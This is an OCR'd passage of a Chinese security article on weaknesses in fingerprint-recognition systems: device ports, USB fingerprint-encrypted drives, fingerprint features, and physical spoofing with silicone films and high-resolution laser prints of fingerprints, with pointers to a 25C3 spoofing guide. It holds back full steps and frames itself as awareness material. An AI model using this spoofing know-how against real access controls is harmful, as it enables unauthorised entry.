


图7

开放端口	服务名称	描述及备注
4022 (TCP/UDP)	dnox	DNOX
4370 (TCP/UDP)	elpro_tunnel	ELPRO V2 Protocol Tunnel

USB设备数据拦截与分析

除了门禁系统可以使用指纹技术之外，在办公环境下，有很多便携式设备也采用了指纹技术。比如我们都知道，IBM的多款笔记本上都自带了指纹识别器，而作为USB便携式U盘型指纹加密盘也是目前较为流行的一种。图8为笔者自己的外置指纹加密U盘，可以对电脑中的任何数据实现指纹加密。图9为正在录入指纹中。




图8




图9

此类U盘一般会分为两个区，一个是普通资料区，一个是加密区，加密区在平时看不到。而在普通区里有自带的指纹加密识别工具，直接双击运行就可以调用指纹识别软件。需要注意的是，此类工具应确保其数字签名为有效，因为若此工具都已经被伪造的话，比如捆绑个木马，加个Shell，再加上个伪造的数字签名，那么我们后面的操作就全部没有了意义。这个很容易做到，所以指纹加密U盘最好不要轻易借给他人。图10为该工具的合法数字签名。




图10

当录入指纹不满足要求时，会提示录入失败，也就是说当前刷入的指纹与当初设定的内容不符。这倒是很常见，由于刷指纹的时候，手指没有按照标准规范去做，或者刷得过快、角度不对等都会引起这个错误。

当录入指纹符合之前的录入内容时，会显示录入成功，此时即可使用该指纹加密盘对系统中的文件进行加解密，或者对隐藏的加密分区进行读写操作，如图11所示。




图11

而在通过对USB接口的数据流分析后，我们也能够找到当前使用的USB型指纹加密设备的厂商及具体型号。如笔者使用的为Apacer出

品的AH620，这个型号现在应该少见了，毕竟是2007年的产品，不过当时确实也很难买，如图12所示。




图12

指纹识别常用算法分析

与一般人想象的不一样，关于指纹其实是比较复杂的。与人工处理不同，许多生物识别技术公司并不直接存储指纹图像。多年来在各个公司及其研究机构产生了许多数字化的算法（美国有关法律认为，指纹图像属于个人隐私，因此不能直接处理指纹图像，欧盟也有类似的法规），但指纹识别算法最终都归结为在指纹图像上找到并比对指纹的特征。

图13给出了微软的指纹识别工具，是通过指纹图片上几个特殊的点来判断是否是合法的指纹，而不是针对全图进行比对处理。至于国内某厂商的指纹识别算法，则采用了XX科技最新的混合引擎Biokey VX 8.0。




图13

关于详细的算法模块及机理就不一一讨论了，下面也给出一个较为规范的指纹识别算法流程图以供大家参考。如图14所示，较大多数的指纹识别工具和设备都是遵循下述流程或者主要流程设计出来的。

不过既然提到了算法，虽然不能涉及算法内容，但还是有必要说说指纹的特征，这可是指纹识别的重要环节。




图14

通常情况下普遍定义了指纹的两类特征来进行指纹的验证：总体特征和局部特征。在考虑局部特征的情况下，英国学者E.R.Herry认为，只要比对13个特征点重合，就可以确认为是同一个指纹。

总体特征是指那些用肉眼直接就可以观察到的特征，包括下述几种类型，如图15、图16和图17所示。



图15 环型(loop)



图16 弓型(arch)



图17 螺旋型(whorl)

其他的指纹图案都基于这3种基本图案。仅仅依靠纹形来分辨指纹是远远不够的，这只是一个粗略的分类，通过更详细的分类使得在大数据库中搜寻指纹更为方便快捷。关于局部特征的内容较为繁多，这里不再举例说明。

来自物理层的威胁

尽管指纹识别的算法很复杂，但是攻击者依然有很多种方法来绕过这些算法。比如通过使用硅胶来制作假指纹，就已经是很久以前公布的技术，但具体实施起来并没有想象的那么容易，难点主要有几个：构造热度和素材。它对指纹的印制效果完全取决于素材本身或者温度的控制，任何细微的失误都将导致制作出来的指纹与实际有偏差，也就无法通过指纹系统的识别机认证。我们来看看一些细节。

（1）制作好的指纹膜片大小应该与实际真人的大小相一致。这是经常出现的问题，若大小不一致，显然就不是一个"正常"人的指

纹，比如录入指纹的时候是一个成年人的，但是制作的Copy版本却只有本人实际指纹的3/5大，很显然是不合理的。当然，也就无法通过指纹门禁及打卡机的识别。如图18所示。




图18

（2）在测试的时候应确保刷入角度。在笔记本上刷过指纹的朋友应该都知道，由于人的手指截面并不是方的，而是接近于圆形，所以当我们将手指按在一个平面时，由于角度的不同，使得这个平面上接触面的大小和实际指纹内容是有着细微差距的。故很多指纹设备在正常录入指纹时，都要求用户使用同一个指头多刷几次，以便增加识别成功率。

既然正常合法的指纹都面临这个问题，伪造的指纹一样是会遇到的，这就要求攻击者尽可能多地收集目标人物的指纹，制作尽可能多的指纹胶片以备需要。当然，对于一些高级的指纹识别系统/设备而言，并不需要用户用同一个指头反复录入。

除此之外，对于一些精准度不够的指纹识别设备，尤其是光学指纹识别设备，最新的彩色激光打印机完全能够打印出分辨率非常拟真的指纹图片，足以起到欺骗设备的作用。

以惠普ColorLaserJet4500彩色激光打印机为例，它采用惠普专利的ImageRet2400色彩分层技术，在引擎的600dpi物理分辨率基础上，使用颗粒直径小至5微米的UltraPrecise超精细碳粉，在每一个物理像素点上进行多层着色，实现2400dpi效果。这种打印过程在单一点上最大限度地融合进4种颜色，并在指定区域内对碳粉进行分配，实现对颜色的精确控制，从而产生出上百万种柔和的色彩。

当然，攻击者并不需要这么细化的技术，因市面上绝大多数指纹识别系统都不能够做到如此的精度。所以，对于一些没有获得相关涉密考核资质的厂商生产的光学指纹加密设备，比如现在一些中小型公司里很常见的指纹打卡机、指纹门禁系统等，确实会受到伪造指纹的影响。

图19为在2009年1月在德国举行的25C3会议上免费发放的指纹伪造方法说明，还配有一个简化指纹模板以供实验。




图19

使用25C3上公布的方法制作出来的伪造指纹膜片，如图20所示，贴在手指上确实很难发现。由于很轻薄，所以似乎对于一些高级的指纹识别设备也有效，比如国内某些采用生物温感+指纹识别的指纹识别门禁系统。除此之外，还有一些并不复杂的制作方法，由于本文旨在引起对特殊环境下安全的重视，故具体步骤不再介绍。



图20

不容忽视的远程袭击

